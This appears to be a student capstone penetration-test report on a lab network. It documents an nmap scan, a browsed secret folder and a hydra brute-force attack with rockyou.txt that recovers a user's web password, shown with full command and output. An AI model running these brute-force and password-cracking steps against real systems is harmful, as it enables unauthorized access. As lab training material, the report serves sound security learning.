# Capstone Engagement


Assessment, Analysis,
and Hardening of a Vulnerable System

# Table of Contents

This document contains the following sections:

# Network Topology

# Network Topology



**Network**
Address Range:
192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

**Machines**
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-684427

# Red Team

## Security Assessment

# Recon: Describing the Target

## Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| ML-REFVM-684427 | 192.168.1.1 | Hosting the three VMs listed |
| Kali | 192.168.1.90 | Attack machine |
| Capstone | 192.168.1.105 | Target machine |
| Elk | 192.168.1.100 | Network logging machine running Kibana |

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| Open port 80 that can be accessed publicly.<br>CVE-2019-6579 | The port which is used to send a receive HTML data and pages. If left open it can be accessed by an attacker. | The vulnerability allows access into the web servers where all files and folders are available. This is also where secret files are found. |
| Brute Force Attack | This is an attack that checks each username and password combination in a very fast fashion until the right one is found. | We were able to find password because of a common password list rockyou.txt and using hydra. |
| Reverse Shell Backdoor<br>CVE-2019-13386 | This allows a reverse shell payload on a web server so the attacker can execute a shell script with user privilege. | We were able to gain the remote backdoor access to the Capstone web server. |
| Webdav Vulnerability | Webdav can be exploited and shell access is possible. | When Webdav isn’t configured properly, hackers upload files and modify the website content. |

# Exploitation: Open port 80 CVE-2019-6579

01

**Tools & Processes**

I first used nmap to scan for open ports on the network. After this, I was able to  find an open port 80.

‘

02

**Achievements**


Then I navigated to the url IP ‘192.168.1.105. Through this I was able to find a secret folder ‘company_folders/secret_folder’ that gave instructions on how to access other files.

03

1. Nmap 192.168.1.0/24
2. ‘192.168.1.105’ through the web browser.

# ‘nmap 192.168.1.0/24’


01



```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-15 10:28 PST
Nmap scan report for 192.168.1.1
Host is up (0.00043s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00039s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.81 seconds
root@Kali:~# 
```

# Navigate through port 80.

02



# Index of /company_folders/secret_folder

```
      Name               Last modified    Size Description
Parent Directory                             -
connect_to_corp_server   2019-05-07 18:28  414
```

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

# Exploitation: Brute Force Attack

01

**Tools & Processes**

I used Hydra and rockyou.txt to crack the password that ashton had.

I used crackstation.net to crack ryan's hash which was received by ashton. This allowed me to log into webdav.

02

**Achievements**

I was able to obtain the password for ashton who had access to the secret folder.


I was also able to get the password for Ryan which then gave me access to webdav.

03


'hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder'

'crackstation.net' on the browser to crack hash.

# Brute Force Attack hydra on Ashton



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 0] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-08 1
7:21:00
```




# Index of /company_folders/secret_folder

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| connect_to_corp_server | 2019-05-07 18:28 | 414 | |

